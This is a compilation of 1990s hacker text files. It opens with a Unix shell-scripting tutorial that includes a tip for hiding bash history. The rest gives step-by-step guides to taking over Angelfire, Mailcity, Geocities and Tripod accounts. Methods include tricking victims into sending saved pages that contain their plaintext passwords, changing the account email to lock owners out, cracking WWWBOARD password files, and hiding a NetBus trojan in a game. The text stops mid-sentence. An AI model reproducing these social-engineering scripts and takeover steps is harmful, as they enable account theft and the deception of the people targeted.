Il discovered you don't have to be a genius to become a professional programmer. You just have to enjoy it enough to work hard at it, enjoy it enough to dream about it and fantasize and play with programming in your mind even when you aren't in front of a keyboard.

## \*\*\*\*\*\*\*

Evil Genius tip: The Turing Machine Halting Problem theorem says that it is impossible to thoroughly debug -- or even explore -- an arbitrary computer program. In practical terms, this means that it super hard to make a computer network totally secure, and that it will never be possible to write an antivirus program that can protect against all conceivable viruses. For a more rigorous treatment of the Turing Machine Halting Problem theorem -- yet written in language a non-mathematician can understand -- read the "Giant Black Book of Computer Viruses" by Dr. Mark Ludwig, American Eagle Publications. This book will also teach you how to write the most deadly viruses on the planet -- or programs to fight them! You can order it from http://www.amazon.com. Warning-- in order to fully appreciate this book, you have to know assembly language for 80x86 CPUs. But it is the most electrifying computer manual I have ever read!!!!

!That is the heart of the hacker spirit. If you are driven to do more and greater things than your job or school asks of you, you are a real hacker. Kode kiddies who think breaking into computers and typing f\*\*\* every third word while on IRC are not hackers. They are small-time punks and vandals. But if you aspire to become a true hacker, you will become a programmer, and reach for the stars with your code.

# What Is Shell Programming?

If you have been following the earlier Guides to (mostly) Harmless Hacking (GTMHH), you are already familiar with many fun Unix commands. Shell programming is writing a file that holds a sequence of Unix commands, which you can run in your shell account by typing in only one line.

Newbie note: Don't know what a shell account is? Unix leaves you scratching

your head? You \*must\* have a shell account to learn shell programming. You can get one for free at http://sdf.lonestar.org. Just set up a PPP connection and telnet into Lonestar for your Unix fun! However, Lonestar doesn't allow you to telnet out. For a full service shell account, check out http://rt66.com. Yes! They have ssh logins! For details on how to use a shell account and instructions on lots of fun Unix commands, see the GTMHHs on shell accounts at http://techbroker.com/happyhacker.html.

If you are familiar with DOS, you may have already done something similar to shell programming: DOS batch files. The basic idea is that you write a series of DOS commands and save them with a file that ends with the extension "bat."

!For example, you might name your batch file "myfile.bat." Then any time you want to run it, you just type "myfile" and it runs all the commands inside that file. (Note: if you are in a different directory from myfile.bat, you either have to tell your computer where to look for it with a "path" command, or by typing in the entire path, for example "c:\myprograms\myfile.")

!Unix -- an operating system that was created long before DOS -- can do something very similar to a DOS batch file. Instead of typing Unix commands one by one every time you need them, you can write a shell script that automatically executes that sequence. Then you save it as a file with permissions that make it executable.

### \*\*\*\*\*

Newbie note: "Executable" doesn't mean the computer goes out and murders your poor file. It means that when you type the name of that file, the computer looks inside and does what your file tells it to do. "Permissions" mean what can be done by who with a file. For example, you could set the permissions on your shell account file so that only someone in your account could execute it. Or you could make it so anyone in the world could run (execute) it -- something you usually do with the files in your Web site, so that anyone who surfs in may read them.

!But there is one huge difference between DOS and Unix commands. In DOS, the commands "mkdir" and "MKDIR" do exactly the same thing. In Unix, they would be two totally different commands. Be absolutely careful in this lesson to type all commands in lower case (small) letters, or this stuff will not work.

## How to Create and Run a Script

!Why are we starting with shell script programming? The reason is that they are easy. Honest, they \*are\* easy. So easy, there are several ways to make them.

!First, let's walk though the Pico way to create a simple script.

1) Open an editor program. We'll use the easiest one: Pico. At the prompt in your shell account, simply type in "pico hackphile." ("Hackfile" will be the name of the script you will create. If you don't like that name, open Pico

with the name you like, for example "pico myfilename.")

!This brings up a screen that looks a lot like the Pine email program's "compose mail" screen.

Evil genius tip: If your shell account is half-way decent, you will have Pine and it will allow you to choose whatever editor you want for composing email. Default is Pico. But you may configure it to use other editors such as the far more powerful vi or emacs. Just go to the main menu on Pine, then to Setup, then to Configure, then scroll down almost to the end of all the options. There will be a line "editor = pico." Put in your favorite editor! If you regularly use Pine to compose email, you will keep in practice by using its editor, making it much easier to write programs.

!Here's what your Pico screen should look like:

UW PICO(tm) 2.9!!!!!!!!!! File: hackphile ! ! !

!At the bottom is some fast help, a list of commonly used Pico commands. That "^" thingy means to hold down the control key while hitting the letter of the alphabet that follows. Besides these commands, some others that it helps to know for Pico are:

^e moves the cursor to the end of a line
^a moves the cursor to the beginning of a line
^d deletes a character
^f moves the cursor forward (or use the -> arrow key if it works)
^b moves the cursor backward (or use the <- arrow key if it works)</li>
^p moves the cursor up (or use the up arrow key if it works)
^n moves the cursor down (or use the down arrow key if it works)
^t checks spelling

2) Write in some Unix commands. Here are some fun ones: echo I am a programmer and one heck of a hacker! echo Today I am going to echo \$1 \$2 \$3 \$4 \$5 \$6 \$7 \$8 \$9

3) Now exit Pico. Hold down the control key while pressing "x." Pico will ask you if you want to save the file. Hit the "y" key to save. It will ask you whether you want to save it with the name "hackphile." Unless your change your mind, just hit the "enter" key and you are done.

4) Next make it executable. On most systems, you can do this by typing
 "chmod 700 hackphile." On some computers the command "chmod +x hackphile"
 will work. On other computers you might have to write a line in your shell

script "#!/bin/bash" (or "#!/bin/tcsh" or "#!/bin/csh" etc. depending on the path to whatever shell you are using) to make it work. Sorry to be so complicated on this instruction, but there are a lot of different kinds of Unix and Unix shells out there. Groan.

### \*\*\*\*\*\*

Newbie note: That "chmod" command sets permissions. Making a file executable is only one of the many things that magical command does. It also controls who can execute it, who can read it, and who can write it. Damian Bates of Rt66 Internet points out that you could set the permissions so only you could execute that shell script by typing "chmod u+rx filename" (u=you). If you are in a Unix "group," you could allow your group to execute it by typing "chmod g+rx filename" (g=group) or you could give everyone else execute permissions by typing "chmod o+rx filename" (o=other).! Any of these can be done in combination such as "chmod ug+rx filename" (user and group can read and execute but not write) or "chmod g-rwx filename" If you hate typing all that stuff, you can use numbers as in "chmod 700," which gives you, and only you read, write and execute permission. To add permission to read and execute, but not write, to everyone else, use "chmod 755." To learn more on how to use the number chmod commands, use the command "man chmod."

5) Now type in: "hackphile forge email from Santa Claus." Press "enter" and you will see on your screen: "I am a programmer and one heck of a hacker! Today I am going to forge email from Santa Claus."

!Pretty cool, huh? What that last echo command does is find the first word you typed after the "hackphile" command, which is held in the memory location \$1, the second word in \$2, and so on. Unlike more sophisticated programming languages, you don't need to set up those dollar sign variables in advance -- the stuff you type on the command line after the name of the script automatically goes into those memory locations!

!Now suppose you want a script to actually forge email from Santa Claus. Unfortunately, this is where you learn the limitations of shell scripts. You can put in the command "telnet foobar.com 25" and be ready to forge email. But if the next command in your shell script is "mail from: santa@north.pole.com," it just won't happen. The problem is that you are no longer in your Unix shell. You now are running a mail program on foobar.com, which does not bring up the rest in your sequence of shell commands.

But help is on the way. The programming languages of Perl and C will do the job for you much more easily than a shell script. More on these in later Guides, I promise!

!How about more fun ways to make shell scripts?

Shell Scripts on the Fly

In a rush? Do you always do things perfectly? If so, try the "cat" command to create shell scripts.

!Here's an example of a useful one. Type in:

cat > list ls -alKImore wImore

!Then hold down the control key while hitting the letter "d." This will automatically end the "cat" command while saving the commands "Is -alKImore" and "wImore" in the file "list." Then make it executable with the command: "chmod 700 list." (If chmod 700 doesn't work on your system, try the alternative ways to make it executable in 4) above.)

!Now, whenever you want to see everything you could ever want to see about your files, followed by a list of info on whoever else is also logged into shell accounts at the Unix box you use, just type in the command "list." This will give you something like:

total 127 drwx----x! 8 cpm!!!!!!! 1536 Dec 28 14:37 . drwxr-xr-x985 root!!!!!! 17920 Dec 26 17:56 .. -rw-----! 1 cpm!!!!!!!!! 0 Aug 27 08:07 .addressbook -rw-----! 1 cpm!!!!!!!!! 2285 Aug 27 08:07 .addressbook.lu Irwxrwxrwx! 1 cpm!!!!!!!!! 9 Oct 27 15:35 .bash\_history -> /dev/null -rw-r--r-! 1 cpm!!!!!!!!! 1856 Oct! 8 09:47 .cshrc

(snip)

3:01pm! up 5 days,! 6:48,! 9 users,! load average: 1.87, 1.30, 1.08 User!!!! tty!!!!! login@! idle!! JCPU!! PCPU! what phill!!! ttyp0!!!! 2:39pm!!!! 1!!!! 11!!!!!!! -csh flattman ttyp1!!!! 2:27pm!!!!!!!!! 4!!!!! 4! tf kjherman ttyp2!!!! 1:13pm! 1:43!!!!!!!!!! telnet ftp.fubar.com ttyp4!!!! 1:08pm!!!!!!!!! 13!!!!!!! cpm!!!!! w johnp!!! ttyp5!!! Sat 6pm!!!! 1!! 1:29!!!!! 7! -tcsh kjherman ttyp6!!!! 1:15pm! 1:43!!!!!!!!!!! telnet fubar.com kjherman ttyp8!!!! 1:16pm! 1:43!!!!!!!!!!! /bin/csh /usr/local/bin/cmenu momshop! ttyp9!!!! 2:50pm!!! 10!!!!!!!!!!! /usr/local/bin/pine swit!!!! ttypa!!!! 9:56am! 4:20!!!! 41!!!!!!! -csh joy!!!!! ttypc!!!! 3:00pm!!!!!!!! 2!!!!! 1! -csh !

### \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Newbie note: What does all that stuff mean? Sorry, this is an advanced GTMHH, so all I'm going to tell you is to give the commands "man Is" and "man who" to find out all this stuff.

OK, OK, I'm sorry, here's a little more help. The "I" means "pipe." When you have two commands on either side of a pipe command, this makes the output of the command on the left hand side of the "I" pipe into the command on the right hand side. So "wImore" tells your computer to do the command "w" and pipe its output to the command "more." Then "more" displays the output on your monitor one screen at a time, waiting for you to hit the space bar before displaying the next screen.

What does "Irwxrwxrwx! 1 cpm!!!!!!!!! 9 Oct 27 15:35 .bash\_history -> /dev/null" mean? "I" means it is a linked file. The first set of rwx's mean I (the owner of the account) may read, write, and execute this file. The

second rwx means my group may also read, write and execute. The last set means anyone in the world may read, write and execute this file. But since it's empty, and will always stay empty, too bad, kode kiddies.

#### 

Evil genius tip: In case you saw that supposed bash history file of mine some haxors were making phun of on some email lists, here's two ways you can tell it was faked and they were seriously deficient in Unix knowledge. a) See that funny notation above, "bash\_history -> dev/null? My .bash\_history has been linked to dev/null (dev/null means "device null" which is a fancy way of saying everything goes to bit heaven never to be seen again) since Oct. 9, 1997 -- long before some sooper genius emailed around that fake file!

!Here's how you can make your bash history disappear. Simply give the command "In -s /dev/null ~/.bash\_history."

b) If you have the bash shell, and haven't linked it yet to dev/null, get into it and use the "talk" command to chat with someone for awhile. Then give the command "more .bash\_history." You will see that unlike that supposed bash history file of mine, the stuff you type in during a "talk" session does not appear in the .bash\_history file. The guy who faked it didn't know this! Either that, or he did know, and put that in to trick the people who would read it and flame me into revealing their ignorance. The guys who got caught by this trick tried to get out of their embarrassing spot by claiming that a buffer overflow could make the contents of a talk session turn up in a bash history file. Yeah, and yesterday they saw Elvis Presley at a grocery story, too.

Slightly Stealthy Scripts

Now suppose you are worried about really clueless kode kiddies getting into your shell account. Believe it or not, many people who break into computers are almost totally ignorant of Unix. For example, at Def Con V a friend, Daniel, conducted an informal poll. He asked dozens of attendees if they knew the "cat" command. He found that over half the people there had never even heard of it! Well, \*you\* know at least one way to use "cat" now!

!Another example of haxor Unix cluelessness was a fellow who broke into my shell account and planted a Trojan named "Is." His idea was that next time I looked at my files using the Unix Is command, his Is would execute instead and trash my account. But he forgot to give the command "chmod 700 Is." So it never ran, poor baby.

### \*\*\*\*\*\*\*

Evil genius tip: Damian advises "NEVER put '.' (the current working directory or cwd) in your path! If you really want "." in your path, make sure it is the last one. Then, if a Trojan like Is is in your current directory, the \_real\_ Is will be used first. Set your umask (umask is the command that automatically set permissions on all files you create, unless you specify otherwise) to something more secure than 022, I personally use 077. Never give group or other write access to your directory and be leery of what others can read."

For your reading enjoyment, use the commands "man chmod" and "man umask" to

get all the gory details.

!Here are ways to make shell scripts that the average clueless person who breaks into a computer won't be able to run.

!First, when you name your script, put a period in front of the name. For example, call it ".secretscript". What that period does is make it a hidden file. Some kode kiddies don't know how to look for hidden files with the command "Is -a."

!After you make your script, don't give the "chmod 700" command. Just leave it alone. Then when you want to execute it, give the command "sh hackphile" (substituting for "hackphile" the name of whatever script you wish to execute). It will execute even though you never gave that chmod 700 command!

!What you have done with the "sh" command is launch a temporary new Unix shell, and then send into that shell the commands of your script.

!Here's a cool example. Make this script: cat > .lookeehere! wholmore netstatlmore

!Remember to save this script by holding down the control key while hitting the letter "d". Now try the command: ".lookeehere!" You should get back something that looks like:

bash: ./.lookeehere!: Permission denied

That's what will stump the average kode kiddie, presuming he can even find that script in the first place.

!Now try the command "sh .lookeehere!" All of a sudden you get screen after screen of really interesting stuff!

!Your Internet Service provider may have disabled some of the commands of this Guide. Or it may have just hidden them in directories that you can get to if you know how to look for them. For example, if the "netstat" command doesn't work, give the command "whereis netstat." or else "locate netstat."

!If, for example, you were to find it in /usr/bin, you can make that command work with "/usr/bin/netstat" in your script.

If neither the whereis or locate commands find it for you, if you are a newbie, you have two choices. Either get a better shell account, or talk your sysadmin into changing permissions on that file so you can execute it. Many sysadmins will help you out this way -- that is, they will help if when they check their syslog files they don't find evidence of you trying to break into or trash computers. Neat trick: take your sysadmin to a fancy restaurant and wait to ask him for access to EVERY Unix command until after you have paid for his meal.

## \*\*\*\*\*\*

Evil genius tip: Your sysadmin won't let you run your favorite Unix commands? Don't grovel! Compile your own! Most ISPs don't mind if you keep

and use your favorite Unix stuff in your own account. Says Damian, "I tend to keep my own binaries in ~/bin/ (My home directory slash bin) and put that in my path. (With the directory being 700 or drwx------ of course)." Where can you get your own? Try http://sunsite.unc.edu/pub/Linux/welcome.html

Now it's time to really think about what you can do with scripts. Yes, a shell script can take a complex task such as impressing the heck out of your friends, and make it possible for you to do by giving just one command per cool stunt.

If you are a bit of a prankster, you could create a bunch of scripts and use them to make your friends think you have a special, super duper operating system. And in fact you really will, honestly, be in control of the most special, wonderful operating system on the planet. The beauty and power of Unix is that it is so easy to customize it to do anything and everything! Windows no! Unix yes!

## 

Evil Genius tip: Bring up the file .login in Pico. It controls lots of what happens in your shell account. Want to edit it? You could totally screw up your account by changing .login. But you are a hacker, so you aren't afraid, right? Besides, if you mess up your shell account, you will force yourself to either learn Unix real fast so you can fix it again, or else make friends with tech support at your ISP as your try to explain why you accidentally mapped the letter "e" to mean "erase." (I did that once. Hey, no one's perfect!)

For example, do you have to put up with some babysitter menu every time you log in? Do you see something that looks like "/usr/local/bin/menu" in .login? Put a "#" in front of that command (and any other ones you want to put to sleep) and it won't execute when you login. Then if you decide you are sorry you turned it off, just remove the "#" and that command will work again.

Damian adds "Of great importance to newbies and a sign of great intelligence in advanced Unix gurus is backing up before you screw it up, i.e., in your pico of .cshrc.! Their command lines should contain: mkdir .trash;chmod 700 .trash;cp .cshrc .trash; pico .cshrc.

!"Or, make the following alias in your .cshrc after creating your
'.trash'directory: alias backup 'cp \!\$ ~/.trash'
!"When you next source the .cshrc, you just type 'backup filename' and it will be copied into the .trash directory in case you need it later.
!"Modify the startup script, save the changes and then telnet in a second time to see if it works.! If it doesn't, fix it or 'cp ~/.trash/.cshrc ~'. I don't recommend you 'source' the newly modified file because if it's screwed, so are you.! It's always best to keep one session untarnished, just in case.! If it works OK on your 2nd login, then you can 'source'

!OK, now how about just cutting loose and playing with scripts? See what wonderful things you can do with them. That's what being a hacker is all about, right? And thanks to Damian Bates, great fan of the Bastard Operator from Hell, for reviewing and contributing to this Guide. Check out his Web site at http://bofh.mysite.org/damian. Parental discretion advised:)

"There is no way you're describing our system, she could never have gotten past our security.

But I'm going to find her and see that she's prosecuted ... she broke the law, and she's going to pay!" !President of "Blah Blah Bank"

!-->>> Does anybody ELSE see a small discrepancy here ???????

Links: <u>http://neworder.box.sk</u> <u>http://infoanarchy.org</u> http://2600.com

*<----*> |<+======++<-[ Made By: EzoONs ]->++======+>| \*> Made on: July,30,98 <\* \*\*>>1998«<<\*\* \_\_\_\_\_+ Made by: EzoONs email : ezoons@hotmail.com ICQ UIN: 16269220 \_\_\_\_\_+ \_\_\_\_\_ THIS TEXT IS FOR EDUCATION ONLY DO NOT BLAME ME OR THIS TEXT FOR ANY KIND OF SHIT YOU GET INTO, IF YOU USE THIS INFORMATION IN A NEGATIVE WAY <<< AND YOU GET BUSTED DONT COME CRYING TO ME... READ THIS 1st!! IF YOU DO NOT AGREE WITH THIS PLEASE CLOSE <<< THIS TEXT RIGHT NOW...AND DELET IT..THANK YOU! \_\_\_\_\_

HOW TO HACK ANGELFIRE PAGES ! ANGELFIRE SUCKS!

Ok...lets start!

Now hacking angelfire pages is not that big of a deal...there are other ways to hack angelfire pages but i have tested them and they dont work.. BUT my way is easy,fast and NEW...

One day i was wondering around angelfire pages, trying to find a way to hack them i knew the email trick was lame and angelfire never replys so i started thinking...i made a fake account at angelfire and started exploreing...after about 4hrs i saw it!!.

If you view the source on bedit.html (the page right after you log in) you can see that your password is there its not hidden or anything is just there!! this is where its located...its about 17,18 lines down from <html> at the top.

<font color=teal>Your page <a
href="http://www.angelfire.com/mi/KrazieBread/index.html">
http://www.angelfire.com/mi/KrazieBread/index.html </a> has been saved.<br>You
may have to click Reload or Super-Reload (Shift+Reload) to see your edited
page and not your old version when you go to your URL.<br>You can also
announce your new page on <a
href="http://homepages.whowhere.com/bin/showpage.pl?add">WhoWhere?</a>, <a
href="http://homepages.whowhere.com/bin/showpage.pl?add">WhoWhere?</a>, <a
href="http://newtoo.manifest.com/"><u>What's New Too!</u></a>, or if you
really want to get noticed, go to <a
href="http://www.submit-it.com/"><u>Submit It!</u></a><br/>br>Tune up your Web
Site at the <a
href="http://www.websitegarage.com/whowhere">Web Site Garage</a>.</font>

</center>
<form select method="post" action="http://www.angelfire.com/cgi-bin/bedit">
<input type="hidden" name="storage" value="mi">
<input type="hidden" name="hpd" value="KrazieBread"> ------<input type="hidden" name="password" value="KRAZIEb"> <-----!ITS HERE!.
</td>

You probably saying "SO WHAT??WHATS THE BIG DEAL??" The big deal is that ALOT i mean A L O T of people dont know there password is there and you can just get in there page.

I have kept this a secret for a long time but i think its time for me to tell you guys how to do it...it has worked for me about 90% of the time and many angelfire pages have been hacked MY WAY, not the lame email way or the cgi way that DONT EVEN WORK!

=\\\*\*\*\* 1st step \*\*\*\*//=<==

Find a lamer you wanna test this on or if you know somone you wanna fuck up just use him...(the best way of getting this done right is to be nice to the lame victum so he dont think your trying anything on him) anyhow...get tha lamer and tell him that you know a nice trick that well let him know who enters his page and when they enter it with there ip internet username and password and that all this well be emaild to him. And ask him if he wants to give it a try...if the person dosent really fall for it then just tell him its a very good way to get back people you hate, and all he has to do is tell the lamer to go to his page and the persons info well be emaild to him.(that might just make him think againg about it)

=\\\*\*\*\* 2nd step \*\*\*\*//=<==

After the poor victum says ok ask him to follow these steps... 1st- tell him to log on to his page (angelfire account). 2nd- after he is in tell him to save tha page(PAGE SHOULD BE BEDIT.HTML) somewhere he can find later on (SAVING AS IN =SAVE AS= ON YOUR BROWSER MENU) and tell them to tell you when he is done...

=\\\*\*\*\* 3rd step \*\*\*\*//=<==

After he has done all this tell him you have to scan the file (BEDIT.HTML) with a program you have, to make sure his page is not infected with the YELLOW virus

because if it is then the trick well not work...ask him to send you the BEDIT.HTML file and that it wont take more then 3mins. If they say send me the program i wanna do it my self say you cant its on a cd and its protected so it cant get send around and USE YOUR IMAGINATION AGAING ! untill you get him to send you the BEDIT.HTML file. =\\\*\*\*\* 4th step\*\*\*\*//=<== fast right when you get the file click on it, and BANG your in his account :) now remember tha email addy you made before ... well RIGHT AWAY change the victums email, go to \*change email\* and type in yours...now angelfire will send you an email and in it it has your new givin password and your new email so the POOR LAME VICTUM cant email them saying he lost his password or anything because angelfire thinks he changed his email and they just think the poor victum is lieing so they wont reply :)...now that you have changed his email the page is yours just log in angelfire with the new password givin to you and thats all. +++HAVE FUN WITH THIS NEW TRICK MADE POSSIBLE BY \* EzoONs \*+++ ...SORRY FOR THE TYPE O`S... {{{{ ! incase something goes WRONG! }}}} If the person is to smart and dosent want to send you his bedit.html there are 2 last things you can do to get it! :) YES i thought about EVERYTHING :) so i got it COVERD :) iz all good !hehehe !u should thank me! the 2 other ways are : 1.) follow the steps i have told you but after they log in there page tell them to go to edit there index.html and when he is at the editing screen tell him to save it (SAVE AS ON BROWSER MENU) and send it to you (IT SHOULD BE INDEX.HTML) (use the same virus thing and so on)...then click on index.hmlt 2 times get in and go to "SUBMIT YOUR PAGE" and that `ll take you to BEDIT.HTML and you can fuck them over :). 2.) tell him to change the BEDIT.HTML to BEDIT.txt (thats if he thinks your qoinq to get in his page) and say "there is no way i can get in if its .txt" but WE KNOW THAT IS NOT TRUE ! :) just look for tha password. and just follow the same steps givin up there once your in...i told you where the password is located up there...so u can find it right away :) -----+ email : ezoons@hotmail.com MORE TXTS ARE COMEING OUT ALL + Made by: EzoONs SECRETS THAT ONLY I KNOW AND ILL + ICQ UIN: 16269220 + SHARE....WELCOME TO MY WORLD....

-----+

### 

Hacking a

### WWWBOARD

Sections:

00 The date.
01 What the hell is a wwwboard?
02 Basic idea of hacking
03 Where to get the password file?
04 What to do with this nice file?
05 Ok..I have a password..but how 2 use it?
06 Rest of the shit....

\_\_\_\_\_

SECTION 00

Today we have the 29.07.97

\_\_\_\_\_

SECTION 01

- Q:"Dear Pinzel...I'm a 13 year old boy and I
  want to learn how to hack...WHAT IS A
  WWWBOARD????" ;-)
- A:"A wwwboard is a place in the net where users are able to discuss some sort of shit...you can see the results of what they write in a HTML document. If you want to see such a nice wwwboard, then go to yahoo.com or other search engines and search for the word ---->wwwboard<----- (simple huh???). In the most times the wwwboard file is called wwwboard.html or wwwboard.htm ."

## SECTION 02

The basic idea of hacking a wwwboard: 01: Search for a wwwboard. 02: Get the password file. 03: encrypt the password file. 04: Get access as the admin. 05: Do what you want but remember: Are you a hacker or a trasher?

-----

## SECTION 03

Where is this fuckin password file all the world

Nearly all the time the password file is in the same directory where the wwwboard.html file is located. Just got to your browser and change http://you.suck.com/wwwboard/wwwboard.html to http://you.suck.com/wwwboard/password.txt if you have no result...try to change it into passwd.txt or only passwd. You get the file? Ok next step---> \_\_\_\_\_ SECTION 04 Lets take a look at this nice file: rstrehle:aefqBfbreI8e6 / / //\ username crypted password You see? First the username and than after the dubblepoint the crypted password! Now the work beginns :-) Search in the net for a Unix-passwd cracker like Jack, John or KC... Search for a wordlist (please take a big one!) Edit the password.txt file so that it looks like an UNIX passwd file! the file called password.txt rstrehle:aefgBfbreI8e6 gets to an UNIX file called passwd. rstrehle:aefqBfbreI8e6:150:25:Sven Pinzel: /usr/email/users/spinzel:/bin/csh WRITE THIS IN ONE LINE !!! I think that on some crackes (John I think) you don't have to edit the file..! RUN THE CRACKER !! \_\_\_\_\_ SECTION 05 What to do whit the fuckin password?? Did your computer scream piiiiiep !!! You got the password?!?!?!?!?

talks of???

```
0k...
...back to the net...
to use the password you need to find the admin-
programm which is usually stored in the cgi-bin
directory. It is usually called: www.admin.pl or
www.admin.cgi.
Do what you want !!!
_____
SECTION 06
For questions visit my homepage at
http://www.cyberjunkie.com/pinzel
or directly eMail me at
pinzel@cyberjunkie.com
Notice: I never trashed a wwwboard!
I told every systemadministrator about his
security hole!
I hope you do so too!
BTW: If you want to test your crack programm
    just create a file with the username and
    the password out of SECTION 04. If you get
   the password "benito" you're on the right
   way!
 _____
```

1-14cl<in6 1\_3\$\$0n [3] by [N]Az{0}

Da FoLlOWinG tExt is FuCkiNg OzCouRs3 CoPyRiGhtEd to [N]Az{0} member of the LuDa Team. So If Ya EvEr cOPY dIs In uR pAg3 wiThoUt ma AuThorIzaTiOn ur d34d.

Im really sorry for this delay , but i really dont know if its delayed or not , because i should write 1 each week. Well it doesnt matter. What we are going to see in this lesson is how to get access to a geocities account (http://www.geocities.com/anyting/number). Well , for doing this you first need to know that each time a geocities user logs on his account a geocities makes a file (NOT ENCRYPTED) which is stored on the user's pc in the Temporary Internet files dir. The file name is Filemanager.htm .After you got it , you need to change its extension to .txt and then with notepad or anything open it for getting the pass. The txt will have something like this : INPUT TYPE="hidden" NAME="member" VALUE="jsmith">

INPUT TYPE="hidden" NAME="passwd" VALUE="FIs62N\_pz1yL7?1|C">

INPUT TYPE="hidden" NAME="passwd" VALUE="smtgrf">

The first value is the member id. The second value is the encrypted password. The third value is the password ! not encrypted !

Well , you know how to get the pass now ....but... HOW THE HELL DO I GET INTO THE USER PC SO I get his ACCOUNT INFO ?!!! well there are several ways to do it :

1- be his neighbour or something friend. 2- Getting netbus or someother shit like that and getting a trojan hidden in a game. There is a file named whackamole which is a game in which u hits with a hammer to some sucking animals that when you play it it installs the PATcH which leaves the netbus port open. You can get this and more info at http://www.progenic.force9.co.uk/trojans.html and some other known pages. Listen , by this i dont mean that this is the best way to get into someone's pc , and i do think its lame , but its the easiest way in which someone who doesnt know much can get in. 3- Something else , YOU THINK ! ;-)

Well , thats how you can get a geocities account info. IF WHAT I JUST TOLD YOU runs FOR YOU ,, DONT GO EVERYWHERE SAYING U HACK CAUSE YOU dONT ! by doing this you aint no hacker , this is just for knowing more about geocities and how login forms can have bUGS , etc... In the next lesson we might talk about IRC or anything else. Thanks for reading and coming to my site.

> [N]Az{0} m3mb3r of d4 LuDa Team and Sistym Ghosts

7/31/98 How To Hack Mailcity Webpages æ Mailboxes AcidMeister... by, http://www.vol.com/~ameister ameister@vol.com \_\_\_\_\_ \*\*\*\*\*\* This text file was written on the day that ezoons asked me to put his great text file on my webpage http://www.vol.com/~ameister. Later that day actually it was night i decided to try the same method out on some other free webpage places, and so i did. I fully give Ezoons the credit for finding this exploit. This text file is supposed to encourage all you supposid hackers, to get out and try your own ideas or at least to try the techniques you read about on other sites. So here goes this is more of a joke to me I don't take this kinda hackign seriously, so have like a bag of weed and soem Acid so you can see this text through my eyes, also. Note this text file can be used to hack Angelfire just change all the Mailcity webpages & boxes with Angelfire, or you could just read Ezoons k-rad elito nato guide. Your choice. So here goes. Get a fucking account at mailcity.com login to their webpage thingy once you're logged in view the source on that page the name should be bedit.html, well if you look down about 17,18 lines you should see something like this. <input type=hidden name=storage value="computers"> <input type=hidden name=hpd value="lamer"> #his login <input type=hidden name=password value="thepassword"> #his password Noe you're goodie hackerz instict, if you have any. Should tell you the following. If you can get someone to give you that page you can simple open it and you'll be in their account. Now Ezoons has kept this a secret for a long time, so let's try not to spread it to every goddamn lamer on earth. OK let's get on with da hack.... First fidn a fucking webpage at mailcity, at the moment this can be pretty hard to find, but I'm sure that with time it will gain popularity, so once you have your target. Get a fake e-mail account at mailcity.com or hotmail.com or some other crappy place, give them all fake info on you. Now e-mail the guy make up some dumbass story, shit i dont know you're someone who wants to try out his new program, what it does is log attempts to hack your webpage, tell him inorder to run this program you must customize specifiacly for his page so tell him to do the following. Log into his mailcity account and once he has logged in, to save that page and send it to you, the page should be named bedit.html. Well thats it once you get the file just double click it and you'll be directly in his file place on mailcity. To get into his mailbox you will have to look at the source code of the file he sends you and filter out the username and password, you know the ones on line 17 & 18. Then just login with his username and password,

pretty nifty eh. Thank Ezoons for this, i just wrote this text file out of boredom and to educate you on the general stupidity of these servers, and also to encourage you to try things on your own such as reading about a great exploit on hotmail and then not trying it anywhere else.

Please visit my website it has several text files to learn from, including Ezoons if you want the original one. It also has lots of great hacking toolz. While you're there please take the time to sighn my guestbook, and post any questions, comments, deaththreats you may have on the message board.DISCLAIMER: I AM NOT RESPONISBLE FOR ANYTHING YOU DO WITH THIS TEXT FILE OR ANY TROUBLE YOU GET INTO, MY ISP OR ANYWHERE ELSE THIS TEXT FILE IS HOSTED WILL NOT BE RESPONISBLE EITHER.

\* \* \* \* \* \* \* \* \* \* \* \* \*\*\*\* /\*\*\*\*\*\*\*\* \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/ /\*\*\*\*\*\*/ /\*\*\*\*\*/ /\*\*\*\*/ /\*\*\*\*\* \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/ /\*\*\*\*\*\*/ / /\*\*\*\*\*/ / /\*\*\*\*\*/ /\*\*\*\*/ /\*\*\*\*\* \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/ /\*\*\*\*\*\*/ / /\*\*\*\*\*/ / /\*\*\*\*\*/ /\*\*\*\*/ / \* \* \* \* \* \* \* \* \* \* \* \* \* \* \* \* \* \* \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/ < \*\* / /\*\*\*\*\*/ < > 

(http://www.hackersclub.com/lou)

### \*\*\*~Introduction:~\*\*\*

Ever hate someone real badly, or seen a page that you really hate and/or find offensive? If it's a tripod page, you're in luck! In this text you will find out how to gain control of any tripod account!! It is a very simple process... It all happened late one night when I felt the compulsive urge to write a text file... I started reading the tripod help files... and after a while it hit me! (I'd been wanting to write a text file on tripod for a while.. but wasn't sure how easy there pages could be hacked)! After reading this, you'll probably say to yourself... "Hey, this has more to do with social engineering then hacking!" Well you're right (sort of) because social engineering does play a signifiacnt part in hacking! First you'll have to know what tripod is. Tripod is a service that allows up to 2MB free space for personal home pages (just like geocities, angelfire, etc..)! Now on to the important stuff...

#### \*\*\*~What You Need:~\*\*\*

To hack a tripod account you will need a few, very basic things. You will obviously need to have internet access, you will have to find out the email address that your target has registered with tripod, often times it's on the persons page. You will also need some time, about a week or two. Then you will have to find out the username, this is extremely simple because it's part of the url. It looks like his:

http://members.tripod.com/~username, except "username" would be subtituted with the the real username (duh!) The finall thing you will need is the person's real name (or the name the person gave as there real name). This can be tricky to find out, if it's not on the page you could try searching the member profiles! To do this goto

http://www.tripod.com/planet/profile/search.html and enter everything you know about the webmaster of the tripod account! This only works if the member has created there own "member profile" (or something like that). If he/she hasn't then you will have to try and find out what you need by other

